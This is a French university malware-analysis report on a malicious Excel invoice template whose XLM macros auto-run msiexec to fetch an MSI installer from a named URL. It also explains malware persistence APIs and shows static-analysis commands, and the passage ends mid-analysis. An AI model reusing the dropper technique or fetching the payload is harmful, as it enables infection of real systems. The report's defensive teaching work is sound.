
# Modèle complet d'analyse de code malveillant

## Rapport d'analyse de code malveillant

**Nom de l'équipe : napmasters**

**Composition de l'équipe** :

- BRAHIMI Massinissa
- BATTATA Nabil
- IDRES Amine

**Année Universitaire :** 2024/2025

# SOMMAIRE

# I. Introduction

Ce rapport vise à analyser un échantillon malveillant suspect découvert dans le cadre de la réponse à un incident de sécurité au sein de l'entreprise **AFLOP**. Un utilisateur a signalé un comportement suspect après avoir ouvert un fichier stocké sur un partage réseau.

En réponse, la machine a été déconnectée du réseau pour éviter toute propagation de l'incident.

Le fichier suspect, identifié sous le nom *Template_Facture_AFLOP.xls*, nous a été confié pour analyse.

L'objectif de cette analyse est de déterminer :

- **La nature de l'échantillon** : identifier le type de malware et ses caractéristiques.
- **Son mode opératoire** : comprendre comment le malware agit sur le système et quelles sont ses actions malveillantes.
- **Les mesures d'atténuation nécessaires** : proposer des actions pour contenir et voir éliminer la menace.

# II. Compréhension des concepts

## A. Question 1 : les 4 types de logiciels malveillants

**Virus informatique :** Un virus est un type de logiciel malveillant qui se propage en s'intégrant à d'autres programmes ou fichiers légitimes. Lorsqu'un fichier infecté est exécuté, le virus se réplique et peut infecter d'autres fichiers. Il peut causer des dommages à la machine, perturber son fonctionnement, voire rendre les fichiers inutilisables.

**Cheval de troie (trojan) :** Un cheval de Troie est un type de malware qui se cache sous une forme apparemment légitime. Il n'essaie pas de se répliquer comme un virus, mais il donne aux attaquants un accès non autorisé à l'ordinateur de la victime. Par exemple, un cheval de Troie pourrait ouvrir une porte dérobée sur un système pour permettre l'exécution de commandes à distance.

**Rootkit:** Un rootkit est un type de malware qui permet à un attaquant d'obtenir un accès privilégié (root ou administrateur) sur un système informatique sans être détecté. Il masque sa présence et celle d'autres malwares, ce qui rend difficile leur détection. Il est souvent utilisé pour maintenir un accès à long terme à un système compromis.

**Ransomware** : Un ransomware est un type de malware qui chiffre les fichiers d'un utilisateur et qui peut paralyser un système entier en rendant les données inaccessibles jusqu'à ce que l'utilisateur paye la demande des cybercriminels.

## B. Question 2 : Définissez ce qu'est un virus informatique.

Un **virus informatique** est un type de logiciel malveillant qui se propage en infectant d'autres fichiers ou programmes. Il s'attache généralement à des fichiers exécutables et s'exécute lorsque ces fichiers sont lancés. Un virus peut se répliquer, infecter des fichiers supplémentaires et causer des dysfonctionnements, voire endommager ou effacer des données.

Exemples de virus ayant marqué l'actualité :

**WannaCry (2017) :** c'est un ransomware qui a exploité une vulnérabilité dans les systèmes Windows pour se propager. Il a chiffré les fichiers des victimes et exigé une rançon pour les déchiffrer. Il a affecté des centaines de milliers de systèmes dans plus de 150 pays, y compris des hôpitaux et des entreprises, paralysant de nombreux services essentiels.

**Emotet (2014-2021) :** Emotet est un malware qui a évolué au fil des ans, commençant comme un cheval de Troie bancaire avant de se transformer en une plateforme pour d'autres malwares, y compris des ransomwares comme **Ryuk**. il se propageait principalement par email, sous forme de messages de phishing contenant des pièces jointes malveillantes.

Il a infecté des milliers d'organisations dans le monde, provoquant des pertes financières et des interruptions de services. En janvier 2021, une action internationale coordonnée a permis de démanteler une partie importante de son infrastructure.

## C. Question 3 : Définition d'UPX, son rôle et fonctionnement

**UPX (Ultimate Packer for eXecutables)** est un logiciel de compression destiné aux fichiers exécutables. Il permet de réduire la taille des fichiers binaires en les

compressant, ce qui peut être utile pour économiser de l'espace disque ou dissimuler un malware en réduisant sa taille.

**Rôle et fonctionnement** : UPX prend un fichier exécutable et applique un algorithme de compression pour le rendre plus petit. Lors de l'exécution, UPX décompresse le fichier en mémoire, permettant ainsi à l'application de fonctionner normalement.

Cependant, il peut également être utilisé par les attaquants pour cacher des malwares, rendant l'analyse statique plus difficile.

**Outil permettant de réaliser la décompression** :

l'outil UPX lui même peut être utilisé afin de décompresser ces fichiers compressés en exécutant la commande suivante sous un système Linux / Unix:

```
$ upx -d NOM_DE_FICHIER
```

### D. Question 4 : les 4 API couramment utilisées par les malwares sous Microsoft Windows pour assurer leur persistance :

**RegSetValueEx()** : permet de modifier les clés et les valeurs du registre Windows. Les malwares utilisent souvent cette fonction pour créer des clés de registre qui permettent de garantir que le malware se lancera à chaque démarrage du système.

Exemple d'utilisation : un malware peut ajouter une clé de registre sous: **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run** pour s'exécuter automatiquement au démarrage.

**CreateService()** : permet de créer un service Windows, qui peut être configuré pour se lancer automatiquement au démarrage. Les malwares peuvent utiliser cette API pour s'installer comme service, ce qui leur permet de s'exécuter en arrière-plan en toute discrétion.

Exemple d'utilisation : un malware peut installer un service caché pour exécuter son code malveillant sans l'intervention de l'utilisateur.

**SetWindowsHookEx()** : permet à un programme d'installer un hook qui peut intercepter les messages de la fenêtre, tels que les frappes clavier ou les mouvements de souris. Elle est utilisée pour des actions malveillantes comme

l'enregistrement des frappes (keylogging) ou pour interférer avec les interactions utilisateur.

Exemple d'utilisation : Les keyloggers utilisent cette fonction pour intercepter les frappes de clavier afin de récupérer des informations sensibles.

**WinExec()** : permet d'exécuter des programmes dans le système. Elle peut être utilisée par les malwares pour lancer des fichiers malveillants à partir du répertoire temporaire ou à partir d'un autre emplacement dissimulé.

Exemple d'utilisation : Un malware peut utiliser WinExec pour exécuter une charge utile malveillante (**payload.exe**)après avoir modifié un fichier légitime.

# III. Analyse du document office

## A. Contexte de l'incident

| **Informations** | **Détails** |
|---|---|
| Provenance d'échantillon | Fichier provenant d'un partage réseau interne de l'entreprise **AFLOP** |
| Contexte | Signalement d'un comportement anormal sur un poste après l'ouverture d'un fichier suspect. |
| Comportement suspicieux | Exécution anormale (suite à exécution sur sandbox) |

## B. Identification de l'échantillon


| **Informations** | **Détails** |
|---|---|
| Nom du fichier | Template_Facture_AFLOP.xls |
| Type du fichier | Excel: .xls |
| MD5 | 626e41b5730e5ef784a927a6c0888567 |
| SHA256 | cfff5c3a9d4e3f13c5a66715f79b385d3f1f82b7cef6ca08fec6ac8a7d30fd44 |

On a commencé par déterminer le type de fichier de l'échantillon avec la commande suivante:

```
┌──(venv)─(stage㉿kali23)-[~/Desktop/Reverse/EXAM]
└─$ file  Template_Facture_AFLOP.xls.vir

Template_Facture_AFLOP.xls.vir: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Auth
or: Microsoft Office, Last Saved By: 1, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Dec 19 10:42:12 2018,
Last Saved Time/Date: Thu Dec 27 09:15:46 2018, Security: 0
```

Suite à cela on a calculé les hashs MD5 et SHA256 afin de chercher sur des sites tels que “VirusTotal” si le hash existe déjà ainsi on aura une idée sur le malware a traité.

```
┌──(venv)─(stage㉿kali23)-[~/Desktop/Reverse]
└─$ sha256sum EXAM/Template_Facture_AFLOP.xls.vir && md5sum EXAM/Template_Facture_AFLOP.xls.vir

cfff5c3a9d4e3f13c5a66715f79b385d3f1f82b7cef6ca08fec6ac8a7d30fd44  EXAM/Template_Facture_AFLOP.xls.vir
626e41b5730e5ef784a927a6c0888567  EXAM/Template_Facture_AFLOP.xls.vir
```




Après une recherche du hash md5 sur le site internet “VirusTotal”, on a trouvé qu’effectivement le fichier est corrompu.

On va commencer la prochaine étape qui est une analyse approfondie qui va nous permettre de savoir les fonctionnalités du malware ainsi que ses méthodes de propagation et toutes les communications réseaux qui pourraient être déclenchées par ce dernier.


### C. Méthodologie d'analyse

A chaque nouveau fichier on commence toujours à faire une reconnaissance simple à l'aide des commandes linux basique ainsi que certains outils tels que :

- $ strings NOM_DU_Fichier: qui nous permet de repérer toutes les chaines de caractère compréhensible pour une personne
- $ exiftool NOM_DU_Fichier: afin d'obtenir les métadonnées pour plus d'informations sur le fichier
- $ file NOM_DU_FICHIER : Détermine le type de fichier (texte, binaire, exécutable, etc.). déja mentionnée précédemment.
- $ hexdump NOM_DU_FICHIER : Affiche le contenu du fichier en hexadécimal, utile pour repérer des signatures

Exemple d'exécution :

Voici un aperçu de la commande "$ strings Template_Facture_AFLOP.xls "





1. **Indicateurs observés:**

- La chaîne contient une référence explicite à msiexec.exe, un outil Windows utilisé pour installer ou configurer des paquets MSI (qui va nous servir plus tard dans l'analyse ). Cela pourrait indiquer un potentiel abus de cet utilitaire légitime pour exécuter des actions malveillantes.

- Un lien HTTP est présent (https://share.gotohack.io/zYq), ce qui suggère une tentative de téléchargement ou de récupération d'un fichier distant. L'URL semble malveillante ou suspecte.

- La commande inclut un argument OnStart='c:\windows\notepad.exe', indiquant que le bloc-notes Windows pourrait être utilisé comme leurre ou pour masquer une activité malveillante.




En plus de toutes les informations fourni à savoir la confirmation que c'est un fichier XLS, la présence de "Макросы Excel 4.0" (macros Excel 4.0) dans les métadonnées peut indiquer un risque potentiel, car les macros Excel 4.0 sont souvent utilisées pour des activités malveillantes.

maintenant qu'on a confirmé que c'est un fichier XLS on commence à appliquer les outils fournis dans les ressources ainsi que celles qu'on a vu au niveau du cours


On commence par la commande:
$oleid Template_Facture_AFLOP.xls

```
┌──(venv)─(stage㉿kali23)-[~/Desktop/Reverse]
└─$ oleid EXAM/Template_Facture_AFLOP.xls.vir

oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: EXAM/Template_Facture_AFLOP.xls.vir
+--------------------+--------------------+----------+--------------------------+
|Indicator           |Value               |Risk      |Description               |
+--------------------+--------------------+----------+--------------------------+
|File format         |MS Excel 97-2003    |info      |                          |
|                    |Workbook or Template|          |                          |
+--------------------+--------------------+----------+--------------------------+
|Container format    |OLE                 |info      |Container type            |
+--------------------+--------------------+----------+--------------------------+
|Application name    |Microsoft Excel     |info      |Application name declared |
|                    |                    |          |in properties             |
+--------------------+--------------------+----------+--------------------------+
|Properties code page|1251: ANSI Cyrillic;|info      |Code page used for        |
|                    |Cyrillic (Windows)  |          |properties                |
+--------------------+--------------------+----------+--------------------------+
|Author              |Microsoft Office    |info      |Author declared in        |
|                    |                    |          |properties                |
+--------------------+--------------------+----------+--------------------------+
|Encrypted           |False               |none      |The file is not encrypted |
+--------------------+--------------------+----------+--------------------------+
|VBA Macros          |No                  |none      |This file does not contain|
|                    |                    |          |VBA macros.               |
+--------------------+--------------------+----------+--------------------------+
|XLM Macros          |Yes                 |Medium    |This file contains XLM    |
|                    |                    |          |macros. Use olevba to     |
|                    |                    |          |analyse them.             |
+--------------------+--------------------+----------+--------------------------+
|External            |0                   |none      |External relationships    |
|Relationships       |                    |          |such as remote templates, |
|                    |                    |          |remote OLE objects, etc   |
+--------------------+--------------------+----------+--------------------------+
```

- **Indicateurs observés:**
  - Format du fichier : Le fichier est un ancien format Excel (97-2003) basé sur OLE, souvent ciblé par les cybercriminels pour des attaques par macros.
  - XLM macros : La présence de macros XLM est signalée avec un risque moyen. Cela suggère que le fichier contient du code automatisé qui peut s'exécuter à l'ouverture.
  - Pas de VBA macros : L'absence de macros VBA signifie que l'analyse doit se concentrer sur les macros XLM et les flux OLE.

  - Propriétés : Le fichier est rédigé avec un jeu de caractères cyrillique, ce qui peut indiquer une origine géographique potentiellement liée à certaines campagnes malveillantes.

Pour plus d'informations, on exécute la commande :
$ oledump.py Template_Facture_AFLOP.xls





- **Indicateurs observés:**
  - La commande permet d'examiner les fichiers OLE et d'en extraire et afficher des informations détaillées des flux (streams) trouvés dans le fichier. Nous avons ici trouvé **3 streams.**
  - Le flux Workbook renforce le risque de malveillance.

Nous avons directement analysé ce flux à l'aide de la commande suivante :
$ oledump.py Template_Facture_AFLOP.xls -s 1 -S
Cela a révélé, une fois de plus, la commande suspecte précédemment identifiée avec la commande strings mentionnée plus haut, et on va extraire le contenu à l'aide de la commande suivante pour une future utilisation :
$ oledump.py Template_Facture_AFLOP.xls -s 3 -d > flux_3.txt

On a ensuite exécuté la commande suivante afin d'extraire et analyser les macros VBA contenues dans le fichier XLS :

$ olevba Template_Facture_AFLOP.xls




- **Indicateurs observés:**
  - Auto_Open **détecté** : L'exécution automatique au démarrage du fichier (AutoExec) est une tactique classique des fichiers malveillants pour exécuter du code dès l'ouverture par l'utilisateur.
  - **Commandes suspectes** : EXEC qui permet l'exécution d'une commande système, ce qui est un comportement extrêmement dangereux.
  - **URL externe** : La commande tente de télécharger et d'exécuter un fichier à partir de https://share.gotohack.io/zYq , (ce lien sera analysé en détail après avoir terminé l'examen du fichier actuel)

  - **Indicateurs d'IOC (Indicators of Compromise)** : Plusieurs IOC, comme msiexec.exe, notepad.exe, et l'URL externe

### D. Analyse et extraction de fichiers supplémentaires

Avant de passer à l'analyse de l'URL externe récemment identifiée, nous poursuivons l'extraction des fichiers et données potentiellement utiles pour l'analyse à l'aide de la commande binwalk.

Cet outil permet de scanner un fichier binaire à la recherche de signatures de fichiers intégrés, tels que des images, des archives ou des segments compressés. L'extraction de ces données nous permettra de les analyser plus en détail lors des étapes suivantes de l'investigation.





$ binwalk Template_Facture_AFLOP.xls -e :
Cette commande a pour objectif d'extraire toute donnée cachée ou toute structure de fichier pertinente contenue dans le fichier Excel Template_Facture_AFLOP.xls.

Nous avons ainsi extrait les fichiers présents dans le document dans le fichier de sortie suivant:

**_Template_Facture_AFLOP.xls.extracted**

Utilisation de la commande tree pour afficher la structure des fichiers internes.
Exemple d'exécution :
tree (dans le répertoire Template_Facture_AFLOP.xls.extracted extrait via binwalk)


Lorsque nous extrayons le fichier Zip avec la commande **unzip**, nous constatons qu'il contient les mêmes informations qu'auparavant.




Inspection des fichiers themeManager.xml.rels et themeManager.xml :
Commande : cat themeManager.xml.rels et cat themeManager.xml

Analyse : Aucune référence ou configuration malveillante n'a été identifiée.

```
┌──(stage㉿kali23)-[~/…/file0/_Template_Facture_AFLOP.xls.extracted/theme/theme]
└─$ cat themeManager.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<a:themeManager xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" />
```

```
┌──(stage㉿kali23)-[~/…/_Template_Facture_AFLOP.xls.extracted/theme/theme/_rels]
└─$ cat themeManager.xml.rels
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme1.xml" /></Relationships>
```

Nous avons ouvert le fichier theme1.xml dans un éditeur de texte après l'avoir formaté.

Après inspection, aucune information intéressante n'a été trouvée, les inscriptions en russe se limitant simplement à "Standard".

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<a:theme xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" name="Тема Office">
    <a:themeElements>
        <a:clrScheme name="Стандартная">
            <a:dk1>
                <a:sysClr val="windowText" lastClr="000000"/>
            </a:dk1>
            <a:lt1>
                <a:sysClr val="window" lastClr="FFFFFF"/>
            </a:lt1>
            <a:dk2>
```

Une fois l'analyse des fichiers extraits terminée, nous passons à l’analyse de l'URL précédemment identifiée.

# IV. Analyse le l’URL

## A. Identification de l’échantillon

Après avoir téléchargé le fichier contenu dans l'URL à l'aide de la commande:
$ curl -O https://share.gotohack.io/zYq

Cette commande télécharge le fichier du lien et l'enregistre avec son nom d'origine dans le répertoire courant.


et appliqué les différentes commandes de base mentionnées précédemment, nous obtenons le tableau suivant :

| Informations | Détails |
|---|---|
| Nom du fichier | zYq |
| Type du fichier | Composite Document File V2 Document, MSI Installer |
| MD5 | e282a96363e361fed4c6c9762f68ff64 |
| SHA256 | bffebf390fc2117b40a12ac85882453d1a63ee6e39dca174fec18cd3a972eeb9 |
| Provenance | https://share.gotohack.io/zYq (téléchargé via le dropper, cf. fichier 1) |
| Packer | **UPX** |


Nous confirmons que le fichier est un installateur MSI, comme nous l'avions supposé précédemment.

Nous recherchons alors des outils pour pouvoir le manipuler et procéder à l'installation de MSITOOLS.

Exemple d'exécution de commande la file :



Exemple d’exécution de commande la exiftool :




## B. Méthodologie d’analyse: fichier Zyq

Maintenant que nous avons confirmé, à l'aide des commandes précédentes , qu'il s'agit bien d'un fichier installateur  MSI, nous passons à l'utilisation des outils adaptés à son analyse et toujours en utilisant méthodologiquement les outils fournis.

Commande exécutée : $ oleid zYq

